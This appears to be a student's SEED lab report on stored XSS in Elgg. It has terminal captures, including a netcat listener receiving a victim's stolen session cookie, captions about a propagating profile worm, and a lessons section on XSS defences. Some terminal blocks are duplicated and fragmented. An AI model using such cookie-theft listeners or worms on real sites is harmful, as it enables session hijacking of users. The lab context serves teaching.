


Checking samy's account id is 59







A propagating worm infecting alice and charlies's id







Last lab task CSP experiment







```
Activities Terminal Sep 27 13:50 seed@VM: ~/Labsetup
root@0ffd5483975f: /
[09/27/25]seed@VM:~/.../Labsetup$ nc -l 5555
bash: cd: GET /?c=Elgg%3D2msd95hie7v1jnlucfg9484q2g HTTP/1.1
[09/27/25]Host: 10.9.0.1:5555
bash: cd: User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
[09/27/25]Accept: image/webp,*/*
bash: cd: Accept-Language: en-US,en;q=0.5
[09/27/25]Accept-Encoding: gzip, deflate
[09/27/25]Connection: keep-alive
[09/27/25]Referer: http://www.seed-server.com/profile/samy

[09/27/25]seed@VM:~/.../Labsetup$ dockps
ce38229b6783 mysql-10.9.0.6
0ffd5483975f elgg-10.9.0.5
[09/27/25]seed@VM:~/.../Labsetup$ docksh 0
root@0ffd5483975f:/# service apache2 restart
* Restarting Apache httpd web server apache2
root@0ffd5483975f:/# ^C
root@0ffd5483975f:/# ^C
root@0ffd5483975f:/# ^C
root@0ffd5483975f:/# service apache2 restart
* Restarting Apache httpd web server apache2
root@0ffd5483975f:/# [ OK ]

init proc
er] /us
DB] Inn
DB] Inn
er] X P
/run/my
ver] CA
er] Cha
port TLS. Encrypted connections are now support
:16.282494Z 0 [Warning] [MY-011810] [Server] In
le: Location '/var/run/mysqld' in the path is a
er choosing a different directory.
:16.378784Z 0 [System] [MY-010931] [Server] /us
ons. Version: '8.0.22' socket: '/var/run/mysql
Community Server - GPL.
```



AreebaNaeem/22i-1502



```
Activities Terminal Sep 27 13:50 seed@VM: ~/Labsetup
seed@VM: ~/csp
[09/27/25]seed@VM:~/.../Labsetup$ cd csp/
bash: cd: csp/: No such file or directory
[09/27/25]seed@VM:~/.../Labsetup$ cd /csp
bash: cd: /csp: No such file or directory
[09/27/25]seed@VM:~/.../Labsetup$ cd image_www
[09/27/25]seed@VM:~/.../image_www$ cd /csp
bash: cd: /csp: No such file or directory
[09/27/25]seed@VM:~/.../image_www$ cd csp
[09/27/25]seed@VM:~/.../csp$ docker cp phpindex.php 0ffd5483975f:/var/www/csp/phpindex.php
[09/27/25]seed@VM:~/.../csp$

ce38229b6783 mysql-10.9.0.6
0ffd5483975f elgg-10.9.0.5
[09/27/25]seed@VM:~/.../Labsetup$ docksh 0
root@0ffd5483975f:/# service apache2 restart
* Restarting Apache httpd web server apache2
root@0ffd5483975f:/# ^C
root@0ffd5483975f:/# ^C
root@0ffd5483975f:/# ^C
root@0ffd5483975f:/# service apache2 restart
* Restarting Apache httpd web server apache2
root@0ffd5483975f:/# [ OK ]

init proc
er] /us
DB] Inn
DB] Inn
er] X P
/run/my
ver] CA
er] Cha
port TLS. Encrypted connections are now support
:16.282494Z 0 [Warning] [MY-011810] [Server] In
le: Location '/var/run/mysqld' in the path is a
er choosing a different directory.
:16.378784Z 0 [System] [MY-010931] [Server] /us
ons. Version: '8.0.22' socket: '/var/run/mysql
Community Server - GPL.
```

AreebaNaeem/22i-1502





LESSONS I LEARNED WHILE PRACTISING THE CROSS SITE SCRIPTING

1. How XSS actually works (mechanics & impact).

I learned how seemingly harmless user content (profile text, comments, etc.) can be interpreted as executable JavaScript when the application fails to properly encode or sanitize output. In the stored-XSS scenario, a malicious script placed in one user's profile runs in the browser of every visitor to that profile and can perform actions with the visitor's privileges (read session info, forge requests, change profile fields).

2. Different XSS flavors and where they arise.

- *Stored XSS* — where attacker data is persisted (e.g., profile about-me) and later served verbatim to other users.
- *Reflected XSS* — where attacker input is immediately reflected in a page (e.g., search results) and executed.
- *DOM-based XSS* — where the vulnerability is purely client-side because scripts use untrusted DOM values as code.

Recognizing the type is important to choose the correct mitigation strategy.

3. How to analyze the application with browser dev tools.

Using Firefox Developer Tools (Network, Console, and Elements) I inspected the legitimate profile-update POST request, discovered the exact parameter names (including CSRF tokens like `elgg_ts / __elgg_token`), and learned how the victim browser composes and sends authenticated requests. Capturing the real request and headers is crucial both for understanding the attack vector and for proving the attack in the lab.

4. Why XSS + Same-origin cookies = potent attacks.

A script executing in the victim's origin carries the victim's cookies and privileges. That allows the script to send authenticated requests (e.g., modify profile) or to read sensitive page data if it's not protected. This clarified why server-side validation and token checks are essential.

5. Primary defenses that work (server-side first).

- **Output encoding / escaping:** Always escape user content for the context in which it will appear (HTML body, attribute, JS string, URL). Proper encoding prevents user text from turning into active script.
- **Input sanitization (for rich text):** If HTML formatting must be allowed, use a robust sanitizer (whitelist approach) server-side (e.g., HTMLPurifier or similar) that removes `<script>`, inline event handlers, and dangerous attributes.
- **Enforce strong CSRF protection:** Ensure sensitive state-changes require valid server-checked tokens. Do not rely solely on client-visible JS objects for security.
- **HTTPOnly cookies & SameSite:** Mark session cookies `HttpOnly` to reduce theft via some XSS vectors and `SameSite` to mitigate cross-site request forgery.
- **Least privilege & re-auth for sensitive actions:** Require password confirmation for particularly sensitive changes.

6. Defenses that limit impact (browser and network controls).

- **Content Security Policy (CSP):** A properly configured CSP can block inline scripts and restrict script sources, greatly reducing the ability of injected inline JS to execute.
- **CSP nonces/hashes or Trusted Types:** These allow safe inline scripts while preventing arbitrary injected scripts from running.
- **Disable or sanitize dangerous attributes** (e.g., `on*` event handlers) and `javascript:` URLs in user content.

7. Practical mitigation workflow.

The lab taught a repeatable process: (a) reproduce the vulnerability and capture network evidence, (b) implement a server-side fix (escape or sanitize output, enforce token validation), (c) restart/redeploy, and (d) re-test the same attack to demonstrate the vulnerability is closed — all while documenting each step with screenshots and network traces.

8. Operational lessons: logging, detection, and responsible testing.

- Log failed CSRF checks and unusual profile edits to detect exploitation attempts.
- Monitor for mass identical edits that indicate automated worms.
- Always run attacks only in authorized, isolated test environments (like the SEED VM). Doing XSS testing outside of a lab without permission is unethical and illegal.

9. What I'll apply going forward.

- Default to strict output encoding libraries rather than hand-rolled escaping.
 - Use CSP and secure cookie attributes in production.
 - Treat any user content that will be rendered in a page as untrusted and either escape it or sanitize it according to an allowlist.
 - Include simple XSS checks in development test cases.
-